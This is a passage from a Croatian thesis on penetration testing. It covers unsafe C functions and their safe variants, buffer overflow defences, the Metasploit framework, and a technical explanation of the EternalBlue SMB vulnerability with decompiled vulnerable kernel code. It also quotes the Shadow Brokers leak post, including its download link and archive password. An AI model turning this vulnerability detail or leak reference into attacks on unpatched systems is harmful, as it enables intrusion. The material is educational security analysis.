U sklopu ovog poglavlja provest će se analiza izdvojenog skupa nesigurnih funkcija implementiranih u sklopu C programskog jezika. Također će se opisati odgovarajuće sigurne varijante funkcija, uz pomoć kojih je moguće ostvariti jednaku ili sličnu funkcionalnost. Važno

je primijetiti da je i prilikom korištenja sigurnih varijanta funkcija moguće producirati ranjivost koja može dovesti do ostvarenja *buffer overflow* napada. U tom kontekstu potrebno je obratiti pozornost na ispravno rukovanje s odgovarajućim funkcijama.

4.4.1 gets() i fgets() funkcija

*Char gets(*char str)* funkcija čita znakove iz standardnog ulaza sve do oznake novog reda ili kraja datoteke, dodaje *NULL byte* na kraj niza te ga konačno sprema počevši od adrese sadržane u pokazivaču *str*. Ukoliko je pročitana oznaka za prelazak u novi red, ona se odbacuje. Funkcija ne vrši usporedbu duljine izvorišnog niza u odnosu na kapacitet odredišnog međuspremnika. Ukoliko je kapacitet odredišnog međuspremnika manji od veličine izvorišnog niza, korištenje ove funkcije može rezultirati prelijevanjem sadržaja iz odredišnog međuspremnika.

Sigurna varijanta *gets()* funkcije deklarirana je na sljedeći način: *char * fgets (char *string, int count, FILE *stream). Fgets()* funkcija sadrži tri atributa: pokazivač na odredišni međuspremnik (*char *string*), duljina niza znakova koji se učitava (*int count)* i pokazivač na datoteku iz koje čitamo podatke(*FILE *stream*). Prilikom korištenja ove funkcije moguće je izvršiti siguran prijenos podataka. U svrhu sigurnog prijenosa potrebno je pohraniti odgovarajuću vrijednost na adresi varijable *int count*. Korištenje krive vrijednosti varijable *count* može rezultirati pojavom *buffer overflow* ranjivosti. Korištenje izraza *sizeof(string)* kao vrijednosti varijable *count* može primjerice rezultirati off-by-one pogreškom. To proizlazi iz činjenice što funkcija na kraj učitanog niza znakova duljine *count* dodaje *NULL byte*. Ispravnu vrijednost varijabli *count* je u ovom slučaju moguće dodijeliti sljedećim izrazom: *sizeof(string)-*

4.4.2 strcpy() i strncpy() funkcija

*Char *strcpy(char *destination, const char *source)* funkcija kopira sadržaj iz *string-a* označenog pokazivačem *const char *source* u *string* označen pokazivačem *char *destination.* S obzirom da funkcija ne obavlja nikakve provjere vezane uz veličinu izvorišnog i odredišnog *string-a*, uporaba ove funkcije može lako rezultirati pojavom *buffer overflow* ranjivosti.

Sigurna varijanta *strcpy()* deklarirana je na sljedeći način: *char *strncpy(char *destination, const char *source, size_t count). Strncpy()* funkcija sadrži dodatni argument *(size_t count)* uz

pomoć kojeg je moguće definirati maksimalni broj znakova koji će biti pročitani iz izvorišnog niza znakova. Prilikom korištenja ove funkcije također je potrebno obratiti pozornost na dodjelu ispravne vrijednosti varijabli *count*. Česta pogreška prilikom korištenja *strncpy()* funkcije odnosi se na slučaj kada se kao vrijednost varijable *count* koristi ukupni kapacitet odredišnog međuspremnika, a ne preostali broj mjesta unutar navedenog međuspremnika. Potrebno je naglasiti da ova funkcija ne dodaje *NULL byte* na kraj pročitanog niza znakova, čija je duljina definirana uz pomoć varijable *count*.

4.5 Sigurnosni mehanizmi

Postoje razni oblici obrane od *stack buffer overflow* napada koji se implementiraju na različitim razinama sustava. Kao osnovna razina obrane može se navesti prevencija pojave ovog oblika ranjivosti u samom kodu. Pažljivo programiranje odnosno obavljanje odgovarajućih provjera prilikom programiranja može u značajnoj mjeri doprinijeti smanjenju sigurnosnog rizika. Prilikom samog programiranja preporučuje se korištenje sigurnih varijanti funkcija iz biblioteka korištenog programskog jezika. Također se preporučuje korištenje odgovarajućih skenera izvornog koda namijenjenih pronalasku sigurnosnih propusta.

Kao jedan od sigurnosnih mehanizama koji funkcioniraju na nižim razinama apstrakcije možemo navesti *Libsafe* biblioteku. Ova biblioteka se ugrađuje u okruženje izvršnog programa pri čemu ima viši prioritet izvođenja od ostalih dinamičkih biblioteka[41]. Ovo se postiže unosom odgovarajuće vrijednosti u varijablu okruženja *LD_PRELOAD*. Ova dinamička biblioteka sadrži alternativne (sigurne) implementacije nesigurnih funkcija koje se pozivaju tijekom izvođenja programa (*dynamic libraries*). S obzirom na viši prioritet od ostalih biblioteka, sve deklarirane funkcije programa (koje imaju odgovarajuću implementaciju u *Libsafe* biblioteci) izvode se na način definiran u *Libsafe* biblioteci.

U sklopu procesa kompiliranja izvornog koda moguće je ugraditi odgovarajuće sigurnosne mehanizme namijenjene uklanjanju ranjivosti programskog koda u kontekstu s*tack buffer overflow* napada. Kompajler prilikom prevođenja izvornog koda može generirati dodatni

[41] Dinamička biblioteka podrazumijeva skup funkcija koje se koriste za podršku rada sistema kojim se pojednostavljuje generiranje programskog koda. Segmenti programa se prije njegovog izvođenja dopunjavaju s implementacijom deklariranih funkcija a koja je sadržana u odgovarajućoj dinamičkoj biblioteci. Dinamička biblioteka sadrži podatke koje je moguće koristiti od strane više računalnih programa u isto vrijeme.

kontrolni kod. Ovdje je konkretno riječ o ugradnji kontrolnih varijabli unutar funkcija te stvaranje koda zaduženog za analizu vrijednosti tih varijabli nakon izlaska iz funkcije. Ovaj mehanizam smo već opisali prilikom analize primjera izvođenja *stack buffer overflow* napada. Naredba *-fstack-protector* u sklopu *gcc* kompajlera aktivira djelovanje ovog sigurnosnog mehanizma u sklopu navedenog kompajlera.

Na razini operacijskog sustava također postoje ugrađeni sigurnosni mehanizmi vezani uz sprječavanje *stack buffer overflow* napada. Osnovni koncept zaštite, koji se implementira na razini operacijskog sustava, odnosi se na zabranu izvođenja koda s određenih memorijskih lokacija. Na ovaj način želi se izbjeći mogućnost injekcije koda u podatkovne segmente procesa. Implementacija ovog oblika zaštite uglavnom se temelji na posebnom obliku arhitekture računala. Operacijski sustav označava dijelove memorije za potrebe rada procesora. Ukoliko procesor prilikom dohvaćanja instrukcije s određene adrese detektira oznaku postavljenu od strane operacijskog, navedena instrukcija se neće izvršiti. *Data Execution Prevention* predstavlja oblik navedenog sigurnosnog mehanizma implementiran u sklopu Windows operacijskog sustava. Na razini operacijskog sustava implementira se i sigurnosni mehanizam pod nazivom *ASLR* (*Adress Space Layout Randomization*). Ovaj mehanizam temelji se na nepredvidljivoj dodjeli virtualnih adresa svakom pokrenutom procesu. Svrha *ASLR-a* je otežati napadaču točno adresiranje pojedinih dijelova koda prilikom izvođenja *stack buffer overflow* napada.

Gledajući iz perspektive krajnjeg korisnika, višu razinu sigurnosti moguće je ostvariti redovitim odnosno pravovremenim ažuriranjem programskih komponenti. Također se preporuča odgovarajuća konfiguracija vatrozida te korištenje *IPS-a* i antivirusnog sustava.

5 PREGLED POPULARNIH ALATA U PODRUČJU PENETRACIJSKOG TESTIRANJA

Na tržištu se pojavljuje niz programskih alata koji omogućuju automatizaciju dijela procesa penetracijskog testiranja. U nastavku slijedi pregled triju popularnih alata koji se međusobno nadopunjuju.

5.1 Metasploit okvir

5.1.1 Karakteristike Metasploit okvira

Metasploit je projekt otvorenog koda namijenjen analizi računalne sigurnosti. Njegov najpoznatiji proizvod predstavlja *Metasploit* okvir, razvojni okvir za izradu i izvođenje koda u svrhu penetracije udaljenog računala. U svrhu načelnog razumijevanja funkcionalnosti ovog programskog alata potrebno je razlikovati pojmove *exploit-a* i *payload-a*. *Exploit* je programski kod namijenjen iskorištavanju određene ranjivosti ciljanog informacijskog sustava. *Payload* je maliciozni programski kod koji se uz pomoć *exploit-a* prenosi te se izvršava na ciljnom sustavu[42]. Slikovito opisano, ranjivost se može percipirati kao loša brava, exploit kao alat za provaljivanje, a payload kao samo iznošenje tepiha iz stana. Funkcionalnost Metasploit okruženja se prema tome temelji na pronalasku ranjivosti te na korištenju *exploit-a* izabranog od strane korisnika s ciljem dostavljanja odabranog *payloada-a* na ciljano računalo. Ovaj penetracijski alat primarno je orijentiran na istraživanje mogućnosti eksploatacije web poslužitelja[43].

Metasploit okvir razvijen je u svrhu automatizacije dijelova procesa sigurnosne procjene računalnog sustava. Nažalost, ovaj alat u svom osnovnom obliku može biti iskorišten i od strane laika u svrhu izvršenja napada na računalni sustav. U svrhu izvođenja napada korištenjem *Metasploit* modula nije potrebno posjedovanje naprednijih tehničkih znanja. Napadači često ne posjeduju čak niti osnovna znanja vezana uz problematiku informacijske sigurnosti. Važno je ipak naglasiti da ovakav oblik korištenja *Metasploit* alata ne predstavlja ozbiljan sigurnosni

[42] Temeljeno na dokumentu dostupnom na sljedećoj adresi: http://www.cis.hr/www.edicija/LinkedDocuments/CCERT-PUBDOC-2008-02-219.pdf.
[43] Kennedy D., O´Gorman J., Kearns D., Aharoni M. (2011). Metasploit – The Penetration Tester´s Guide. Izdavač: No Starch Press (2011).

rizik za većinu organizacija. Korištenje *Metasploit Exploit-a* bez uvođenja odgovarajućih prilagodbi od strane napadača ne predstavlja značajnu prijetnju. Pravovremeno ažuriranje informacijskih sustava pruža apsolutnu zaštitu od osnovnih oblika napada generiranih uz pomoć *Metasploit* alata. *Metasploit* alat rijetko kada sadrži takozvane *zero-day exploit-e* primjenjive u sklopu napada na održavane verzije softvera te je u pravilu za sve pohranjene *exploit-e* razvijena odgovarajuća obrana. Provedbu napada, koji podrazumijeva jednostavno korištenje *exploit-a* bez odgovarajućih modifikacija i educiranog kombiniranja s ostalim modulima, je u većini slučajeva moguće provesti samo na neažuriranom sustavu.

H. D. Moore započeo je s razvojem *Metasploit* okvira 2003. godine. Projekt je od originalnih 11 *exploit-a* narastao na preko 1600 *exploit-a* danas, uključujući i oko 500 različitih *payload-a*. Administrativnu kontrolu nad ovim *open-source* razvojnim okvirom preuzela je 2009. godine kompanija Rapid7. Rapid7 je kompanija koja se bavi razvojem rješenja iz domene računalne sigurnosti. Kompanija je također razvila *Metasploit Pro* okvir koji sadrži dodatne alate uključujući odgovarajući *GUI*. *Metasploit Pro* okvir predstavlja oblik *open core* softvera. Ovaj pojam koristi se u svrhu označavanja komercijalnog softvera koji sadrži o*pen source* softver. H.D. Moore nakon 6 godina rada u kompaniji Rapid7 nastavlja sa samostalnim razvojem novih projekata. Kao interesantan podatak može se navesti korištenje njegovih rješenja od strane *FBI-a*. *FBI* je naime, u svrhu otkrivanja identiteta korisnika određenih web stranica s pedofilskim sadržajem, koristio *Metasploit Decloaking Engine* razvijen od strane H.D Moore-a. Ovaj alat omogućuje otkrivanje *IP* adrese korisnika stranice koji koristi *Tor* uslugu prilikom pristupa stranici. Također je zanimljivo primijetiti da je razvoj same *Tor* usluge financiran, između ostalog, i od strane *DARPA-e*.

U kontekstu razvoja novih oblika *exploit-a Metasploit* okvir pruža mogućnost jednostavne izrade korisničkog sučelja za upravljanje *exploit-om* te općenito povezivanje *exploit-a* autora s već postojećim rješenjima. To znači da se penetracijski tester može fokusirati na razvoj unikatnih elemenata novog *exploit-a* bez potrebe za ponovnom izradom već postojećih elemenata. *Metasploit* okvir sadrži programske biblioteke namijenjene razvoju samih *exploit-a*. *Metasploit Exploit-i* napisani su u *Ruby* programskom jeziku te je moguće pristupiti njihovom izvornom kodu i izvršiti odgovarajuće modifikacije. *Metasploit* okvir također ima ugrađenu podršku za automatizaciju repetitivnih aktivnosti iz perspektive korištenja same konzole.

10.1.2019. godine objavljena je nova velika nadogradnja *Metasploit* okvira pod nazivom *Metasploit 5*. U kontekstu analize *buffer overflow* ranjivosti iz prethodnog poglavlja zanimljivo

je primijetiti da nova verzija *Metasploit* okvira omogućuje razvoj *shellcode-a* korištenjem *C* jezika[44].

Penetracijski moduli *Metasploit* okvira klasificirani su u 6 skupina. Kratak opis funkcionalnosti pojedinih penetracijskih modula slijedi u nastavku rada:

1. *Exploits*

   Ova klasa *Metasploit* modula podrazumijeva skupinu programskih komponenti koje automatski izvršavaju određeni oblik eksploatacije specificiranog ranjivog sustava na osnovu određenog skupa unesenih parametara.

```
root@kali:~# ls /usr/share/metasploit-framework/modules/exploits/
aix        bsdi        firefox  irix       multi    solaris
android    dialup      freebsd  linux      netware  unix
apple_ios  example.rb  hpux     mainframe  osx      windows
```

2. *Auxiliary*

   Ova klasa *Metasploit* modula sadrži brojne klase pomoćnih alata koji se koriste u sklopu procesa razvoja *exploit-a*. Kao jedan od alata može se navesti *Fuzzer*. *Fuzzer* je programska komponenta koja automatski unosi posebno oblikovane nizove podataka u ciljani kompjuterski program. Svrha *Fuzzera* jest testiranje kvalitete obrade korisničkog unosa od strane analiziranog programa te pronalazak odgovarajućih ranjivosti. Upotrebom *Fuzzer-a* penetracijski tester pokušava isprovocirati nepredviđeno ponašanje napadnutog računalnog sustava (generiranje izuzetaka ,rušenje sustava i slično) kao posljedicu sigurnosnih propusta u sklopu obrade korisničkog unosa.

```
root@kali:~# ls /usr/share/metasploit-framework/modules/auxiliary/
admin    client   dos         gather  scanner  spoof  vsploit
analyze  crawler  example.rb  parser  server   sqli
bnat     docx     fuzzers     pdf     sniffer  voip
```

[44] https://blog.rapid7.com/2019/01/10/metasploit-framework-5-0-released/

3. *Post*

   Ova klasa sadrži skup post-eksploatacijskih alata. Ovi alati se koriste nakon uspješne početne eksploatacije sustava i to ponajprije u svrhu eskalacije privilegija, instaliranja *backdoor-a* , prikupljanja osjetljivih informacija i sakrivanja tragova kompromitacije računalnog sustava.

4. *Payloads*

   Payloads klasa sadrži skup programskih elemenata koji su razvijeni s ciljem izvođenja na eksploatiranom računalnom sustavu. *Payload* se ugrađuje u napadnuti računalni sustav posredstvom *exploit-a*.

5. *Encoders*

   Ova klasa modula sadrži skup programskih alata čiji je cilj kodiranje malicioznog sadržaja ovisno o svojstvima napadnutog sustava ili maskiranje injektiranog koda u svrhu izbjegavanja njihovog otkrivanja od strane antivirusnog sustava ili *IDS/IPS-a*.

6. *NOP*

   Ova klasa modula sadrži skup *NOP* generatora. *NOP* generatori su namijenjeni generiranju nizova *NOP* naredbi u obliku koji smanjuje vjerojatnost njihovog otkrivanja od strane antivirusnog sustava ili *IDS/IPS-a*. Nizovi *NOP* naredbi se primjerice koriste u sklopu eksploatacijskog koda u svrhu povećanja vjerojatnosti uspješnog izvođenja *buffer overflow* napada. Osnovni koncept *NOP* generatora se svodi na alternativno izvođenje *NOP* operacija. Umjesto niza *NOP* naredbi možemo koristiti određeni slijed alternativnih naredbi koji također rezultira nepromijenjenim stanjem registara, zastavica i memorije. Kao primjer možemo navesti niz asemblerskih naredbi:

   ```
   INC EAX
   DEC EAX
   ```

   Rezultat izvođenja ovih naredbi jest uvećanje registra *EAX* za jedan nakon čega slijedi njegovo umanjenje za isti iznos.

5.1.2 Eternal Blue

Na ovom mjestu će se opisati osnova funkcioniranja *Eternal Blue exploit-a*. *Exploit* koristimo u sklopu prezentacije izvođenja napada uz pomoć *Metasploit* okvira. Primjer izvođenja napada je izložen u nastavku rada.

Eternal Blue predstavlja oblik *exploit-a* koji iskorištava ranjivost *Microsoft SMBv1* poslužitelja, preciznije *Microsoft SMBv1* poslužiteljskog protokola. U skladu s tim, ranjivost nije vezana samo uz Windows operacijski sustav već se vezuje uz sve sustave koji koriste *Microsoft SMBv1* poslužiteljski protokol. Konkretna ranjivost je označena kao *CVE-2017-0144* unutar *NVD-a*[45]. Ova ranjivost omogućuje preuzimanje kontrole nad računalnim sustavom koji koristi *Microsoft SMBv1* poslužiteljski protokol i to uz pomoć slanja posebno oblikovanog korisničkog unosa upućenog na obradu prema navedenom serveru. *SMB (Server Message Block)* je komunikacijski protokol koji se koristi u svrhu ostvarenja usluge ispisa i upravljanja datotekama u lokalnoj mreži u kontekstu klijentsko poslužiteljske arhitekture dok *Microsoft SMBv1* poslužiteljski protokol predstavlja jednu od implementacija *SMB* komunikacijskog protokola. *Exploit* podrazumijeva komplementarno korištenje triju softverskih pogrešaka ugrađenih u sklopu raznih programskih komponenti vezanih uz izvođenje *Microsoft SMBv1* poslužiteljskog protokola. U tom kontekstu može se reći da je riječ o naprednom obliku eksploatacijskog koda. U nastavku će biti izložen koncept *CVE-2017-0144* ranjivosti na temelju analize pojedinih softverskih pogrešaka. Također će se djelomično objasniti način kombiniranja ovih ranjivosti koji u konačnici rezultira eksploatacijom sustava. Predstojeća analiza dovoljna je za osnovno razumijevanje funkcioniranja *Eternal Blue exploit-a*.

1. Softverska pogreška A

   Osnovna softverska pogreška sadržana u analiziranoj implementaciji *SMB* protokola vezuje se uz funkciju jezgre operacijskog sustava ***SrvOs2FeaListToNt***. Ova funkcija vrši obradu nad sadržajem određenog oblika poruke primljene u sklopu *SMB* protokola odnosno nad strukturom sastavljenom od ***SizeOfListInBytes*** varijable (duljina sadržane

[45] NVD (National Vulnerability Database) predstavlja bazu podataka s popisom ranjivosti vezanih uz računalne sustave kojom upravlja U.S. National Institute of Standards and Technology (NIST).

liste *FEA* struktura u *byte-ovima*) i liste *FEA*[46] struktura. Protokol koristi navedenu funkciju prilikom prevođenja zaprimljenog skupa *FEA* struktura iz *Os2* u *NT* format. Funkcija ***SrvOs2FeaListToNt*** poziva funkciju ***SrvOs2FeaListSizeToNT*** u svrhu izračunavanja ukupne količine memorije koju je potrebno rezervirati prije pohrane liste *FEA* struktura iz *Os2* u *NT* format. *NT* format naime zahtijeva alokaciju veće količine memorije od *Os2* formata. Funkcija ***SrvOs2FeaListSizeToNT*** iz sadržaja poruke iščitava pojedine *FEA* strukture pohranjene u *Os2* formatu. Za svaku pročitanu *FEA* strukturu nadalje alocira odgovarajući dodatni memorijski prostor potreban za pohranu navedene *FEA* strukture u *NT* formatu te pohranjuje ukupnu veličinu alociranog memorijskog prostora u varijablu ***NtFeaListSize***. Funkcija provjerava broj primljenih struktura u sklopu transakcije. Ako se utvrdi da kumulativna duljina određene *FEA* strukture nadilazi vrijednost sadržanu u varijabli ***SizeOfListInBytes*** navedena *FEA* struktura se odbacuje te se utvrđuje nova duljina liste *FEA* struktura. Također se ne vrši alokacija memorijskog prostora za pohranu odbačene *FEA* strukture u *NT* formatu. Nova duljina liste *FEA* struktura u *Os2* formatu u suštini se izračunava oduzimanjem postojeće duljine liste *FEA* struktura s razlikom postojeće duljine liste *FEA* struktura i kumulativne duljine početka odbačene *FEA* strukture. Novi podatak o duljini liste *FEA* struktura u *Os2* formatu koristi se u sklopu funkcije ***SrvOs2FeaToNT*** koja je zadužena za konkretno prevođenje *FEA* struktura iz *Os2* u *NT* format. Međutim, prilikom izračunavanja nove duljine liste *FEA* struktura (u *Os2* formatu) postoji mogućnost pojave *integer overflow-a*[47]. Iako je za varijablu ***SizeOfListInBytes*** inicijalno alocirano 4 *byte-a*, funkcija ***SrvOs2FeaListSizeToNT***, prilikom izračuna nove vrijednosti ***SizeOfListInBytes*** varijable, vrši operaciju nad samo donja dva *byte-a*. Ovaj pokušaj optimizacije koda suštinski omogućuje pojavu *integer overflow-a* u slučaju ako ***SizeOfListInBytes*** varijabla sadrži vrijednost veću od 2^{16}. Posljedica postojanja ove pogreške jest mogućnost efektivnog izvršavanja obrnute operacije od one koja je predviđena u sklopu programskog koda. Vrijednost ***SizeOfListInBytes*** varijable se može povećati umjesto da se smanji za određeni iznos. Kao rezultat varijabla ***SizeOfListInBytes*** može imati pohranjenu veću vrijednost od varijable ***NtFeaListSize.***

[46] FEA (File Extended Attributes) predstavlja skup metapodataka dodijeljenih dokumentu s tim da se isti ne interpretiraju od strane datotečnog sustava.

[47] Integer overflow je pogreška koja može nastati prilikom izvođenja aritmetičkih operacija u računalu. Pogreška se pojavljuje u slučajevima kada rezultat operacije nije moguće pohraniti unutar alociranog broja memorijskih lokacija. Kao rezultat dolazi do pohrane pogrešnog rezultata.

Ova činjenica otvara prostor za ostvarenje *buffer overflow* napada na mjestu alociranom za pohranu liste *FEA* strukture u *NT* formatu.

```
1 unsigned int __stdcall SrvOs2FeaListSizeToNt(Os2FeaList *pOs2FeaList)
2 {
3   void *EndAddressOfOs2FeaList; // edi@1
4   Os2Fea *pCurrentOs2FeaRecord; // esi@1
5   int CurrentOs2FeaRecordSize; // ebx@3
6   unsigned int NtFeaListSize; // [sp+Ch] [bp-4h]@1
7
8   NtFeaListSize = 0;
9   EndAddressOfOs2FeaList = (char *)pOs2FeaList + pOs2FeaList->SizeOfListInBytes;
10  pCurrentOs2FeaRecord = &pOs2FeaList->FeaRecords;
11  if ( &pOs2FeaList->FeaRecords < EndAddressOfOs2FeaList )
12  {
13    while ( pCurrentOs2FeaRecord->AttributeName < EndAddressOfOs2FeaList )
14    {
15      CurrentOs2FeaRecordSize = pCurrentOs2FeaRecord->AttributeValueLengthInBytes
16                              + pCurrentOs2FeaRecord->AttributeNameLengthInBytes;
17      // The conditions to this break are:
18      // 1. The start address of AttributeName variable in CurrentFeaRecord is smaller than the EndAdressOfFeaList
19      // 2. The end address of CurrentFeaRecord is bigger than the EndAdressOfFeaList
20      if ( &pCurrentOs2FeaRecord->AttributeName[CurrentOs2FeaRecordSize + 1] > EndAddressOfOs2FeaList )
21        break;
22      // Update NtFeaListSize
23      if ( (RtlSizeTAdd(NtFeaListSize, (CurrentOs2FeaRecordSize + 12) & 0xFFFFFFFC, &NtFeaListSize) & 0x80000000) !=
24        return 0;
25      // Get the next FEA Record
26      pCurrentOs2FeaRecord = (Os2Fea *)((char *)pCurrentOs2FeaRecord + CurrentOs2FeaRecordSize + 5);
27      if ( pCurrentOs2FeaRecord >= EndAddressOfOs2FeaList )
28        return NtFeaListSize;
29    }
30    // Updates the SizeOfListInBytes inside Os2FeaList (SMB_FEA_LIST struct) in a buggy form,
31    // only Word in SizeOfListInBytes is updated instead of the entire struct variable size which is Dword
32    LOWORD(pOs2FeaList->SizeOfListInBytes) = (_WORD)pCurrentOs2FeaRecord - (_WORD)pOs2FeaList;
33  }
34  return NtFeaListSize;
35 }
```

Slika 7. Izvorni kod funkcije SrvOs2FeaListSizeToNT

2. Softverska pogreška B

Preduvjet za pojavu *integer overflow-a* u sklopu pogreške A jest taj da je vrijednost pohranjena na adresi varijable ***SizeOfListInBytes*** veća od 2^{16}. Softverska pogreška B omogućuje ostvarenje ovog uvjeta. Pogreška se temelji na nepravilnoj obradi skupa naredbi u sklopu *SMB* protokola. Naredbe protokola podrazumijevaju razmjenu poruka sastavljenih od niza naredbi i podataka a koje se generiraju od strane klijenta s ciljem njihove obrade od strane poslužitelja. *SMB_COM_TRANSACTION2* naredba generira poruku koja može sadržavati maksimalno 4096 *byte-ova* dok poruka generirana naredbom *SMB_COM_NT_TRANSAC* može sadržavati maksimalno 65535 *byte-ova*. U slučaju kada ukupni sadržaj ne može biti poslan unutar jedne poruke, prilikom generiranja sljedeće poruke dodaje se pod-naredba ***_SECONDARY***. Sljedeća poruka generira se uz pomoć naredbe ***SMB_COM_TRANSACTION2_SECONDARY*** ili

SMB_COM_NT_TRANSACT_SECONDARY, ovisno o prvoj poslanoj poruci. Manipulacijom redoslijeda paketa moguće je isprovocirati pogrešku. Do pogreške primjerice dolazi ako generiramo ovakav slijed poruka: ***SMB_COM_NT_TRANSACT*** -> ***SMB_COM_TRANSACTION2_SECONDARY***. *Srv.sys* provodi pogrešnu obradu ovakvog niza poruka. Navedeni driver naime obrađuje obje poruke na način namijenjen obradi zadnje primljene poruke (***SMB_COM_TRANSACTION2_SECONDARY)***. Rezultat ove pogreške jest obrada strukture, koja potencijalno može sadržavati vrijednost varijable ***SizeOfListInBytes*** veću od 2^{16}, na način svojstven obradi poruke generirane ***SMB_COM_TRANSACTION2*** naredbom (koja podrazumijeva korištenje ***SrvOs2FeaListToNt*** funkcije). Softverska pogreška B na ovaj način otvara put za eksploataciju pogreške A u kontekstu ostvarenja *buffer overflow* napada. Drugim riječima, otvara se mogućnost za prelijevanje sadržaja unutar memorijskog prostora korištenog od strane jezgre operacijskog sustava. Ovaj memorijski prostor je konkretno organiziran kao *heap* programska struktura koja podupire izvršavanje procesa u sklopu same jezgre operacijskog sustava.

3. Softverska pogreška C

Ova pogreška omogućuje ostvarenje oblika *heap spray* napada. Problematika vezana uz izvođenje konkretnog *heap spray* napada nadilazi okvire ovog diplomskog rada. U skladu s tim nećemo ulaziti u detalje vezane uz ovu pogrešku. Dovoljno je reći da se *heap spray* tehnika temelji na punjenju što većeg dijela *heap* podatkovne strukture s malicioznim kodom u svrhu povećanja vjerojatnosti njegovog uspješnog adresiranja tijekom eksploatacije sustava. *Heap spray* tehnika predstavlja značajni element eksploatacijskog procesa koji, u kombinaciji s odgovarajućim iskorištenjem pogrešaka A i B, rezultira pohranom te konačno i izvođenjem *shellcode-a* iz memorijskog prostora korištenog od strane jezgre operacijskog sustava.[48]

Razlozi zbog kojih se *Eternal Blue* smatra naročito naprednim oblikom *exploit-a* su sljedeći:

[48] Detaljna analiza ove ranjivosti objavljena je na sljedećim adresama: https://research.checkpoint.com/eternalblue-everything-know/ , https://www.virusbulletin.com/uploads/pdf/magazine/2018/201806-EternalBlue.pdf i https://jennamagius.keybase.pub/EternalBlue_RiskSense-Exploit-Analysis-and-Port-to-Microsoft-Windows-10.pdf.

1. Usmjeren je na eksploataciju *Windows* operacijskog sustava. Izvorni kod ovog operacijskog sustava nije javno dostupan.
2. Razvoj *exploit-a* fokusiranog na jezgru operacijskog sustava je dug i složen proces. Svako manipuliranje jezgrom operacijskog sustava lako može dovesti do pada sustava.
3. Eksploatacija se izvršava preko mreže. To znači da nije moguće provoditi lokalne kalkulacije prilikom određivanja adrese *shellcode-a*.
4. Temelji se na eksploataciji *SMB* protokola. *SMB* protokol je jako loše dokumentiran mrežni protokol.
5. U isto vrijeme vrši eksploataciju *x86* i *x64* arhitekture.
6. Podrazumijeva provedbu tipa *heap spray* tehnike u memorijskom prostoru jezgre operacijskog sustava.
7. Sadrži mehanizam koji izbjegava djelovanje *DEP* (*Data execution Prevention*) sigurnosnog mehanizma. *DEP* predstavlja *Microsoft* verziju skupa tehnoloških rješenja koje provode dodatne provjere memorije radi sprečavanja pokretanja zlućudnog koda s podatkovnih stranica.
8. *Exploit* također izbjegava djelovanje *ASLR* (*Adress Space Layout Randomization*) sigurnosnog mehanizma. Ovaj mehanizam se temelji na nepredvidljivoj dodjeli virtualnih adresa svakom pokrenutom procesu.

U nastavku su također navedene temeljne značajke *Eternal Blue exploit-a* zbog kojih se isti smatra naročito opasnim oblikom malicioznog koda:


1. Podrazumijeva napad na sustav putem mreže.
2. Za izvršenje napada nije potrebno potaknuti izvršavanje aktivnosti od strane korisnika napadnutog računalnog sustava.
3. *Exploit* je usmjeren na jezgru operacijskog sustava. To znači da se ugrađeni *shellcode-a* izvršava koristeći najviše privilegije sustava. Na taj način moguće je preuzeti potpunu kontrolu nad sustavom.
4. Ranjivost je prisutna u *Windows* instalacijama s početnim postavkama.[49]

[49] https://www.cert.hr/wp-content/uploads/2018/02/WannaCry.pdf

5.1.3 Porijeklo Eternal Blue exploit-a

Priča vezana uz pojavu *Eternal Blue exploit-a* započinje 13.8.2016.. Tada ilegalna hakerska grupa pod pseudonimom *Shadow brokers* s *twitter-a* objavljuje poveznicu na dokumente pohranjene na *Pastebin* stranici i *Github* repozitoriju. Ovi dokumenti sadrže opis funkcionalnosti kriptiranog softvera te pozivaju na sudjelovanje u aukciji s ciljem pridobivanja ekskluzivnog pristupa malicioznom kodu. Naslov prvog *Pastebin* dokumenta glasio je: „Equation Group Cyber Weapons Auction – Invitation“. Grupa hakera promovirala je kriptirani kod kao oblik cyber oružja koji su ukrali drugoj skupini hakera pod pseudonimom *Equation group*. Prema njihovim navodima, *Equation group* zapravo je kodno ime za grupu elitnih hakera povezanih s agencijom *NSA*. Ovaj podatak je kasnije neformalno verificiran od strane niza sigurnosnih stručnjaka.

U međuvremenu dolazi do tri nove objave *Shadow brokers* grupe. U sklopu ovih objava grupa informira javnost o neuspješnoj provedbi aukcije te otvaranju *crowdfunding* kampanje i mogućnosti direktne kupnje malicioznog koda. Četvrta objava sadrži lozinku za dešifriranje dokumenata sadržanih u prvoj objavi. Peta objava sadrži lozinku (*Reeeeeeeeeeeeee*) putem koje je moguće ostvariti pristup skupu novo-objavljenih naprednih *exploit-a* i eksploatacijskih alata. Jedan od objavljenih *exploit-a* je upravo *Eternal Blue*. Na ovom mjestu zanimljivo je naglasiti da je *Microsoft* mjesec dana prije objave ove ranjivosti izradio odgovarajuću zakrpu pod nazivom *MS17-010*.



Lost in Translation

theshadowbrokers (60) • in shadowbrokers • 9 months ago

KEK...last week theshadowbrokers be trying to help peoples. This week theshadowbrokers be thinking fuck peoples. Any other peoples be having same problem? So this week is being about money. TheShadowBrokers showing you cards theshadowbrokers wanting you to be seeing. Sometime peoples not being target audience. Follow the links for new dumps. Windows. Swift. Oddjob. Oh you thought that was it? Some of you peoples is needing reading comprehension.

https://yadi.sk/d/NJqzpqo_3GxZA4
Password = Reeeeeeeeeeeeee

theshadowbrokers not wanting going there. Is being too bad nobody deciding to be paying theshadowbrokers for just to shutup and going away. TheShadowBrokers rather being getting drunk with McAfee on desert island with hot babes. Maybe if all suviving WWIII theshadowbrokers be seeing you next week. Who knows what we having next time?

Slika 8. Peta objava grupe Shadow Brokers (14.4.2017.)

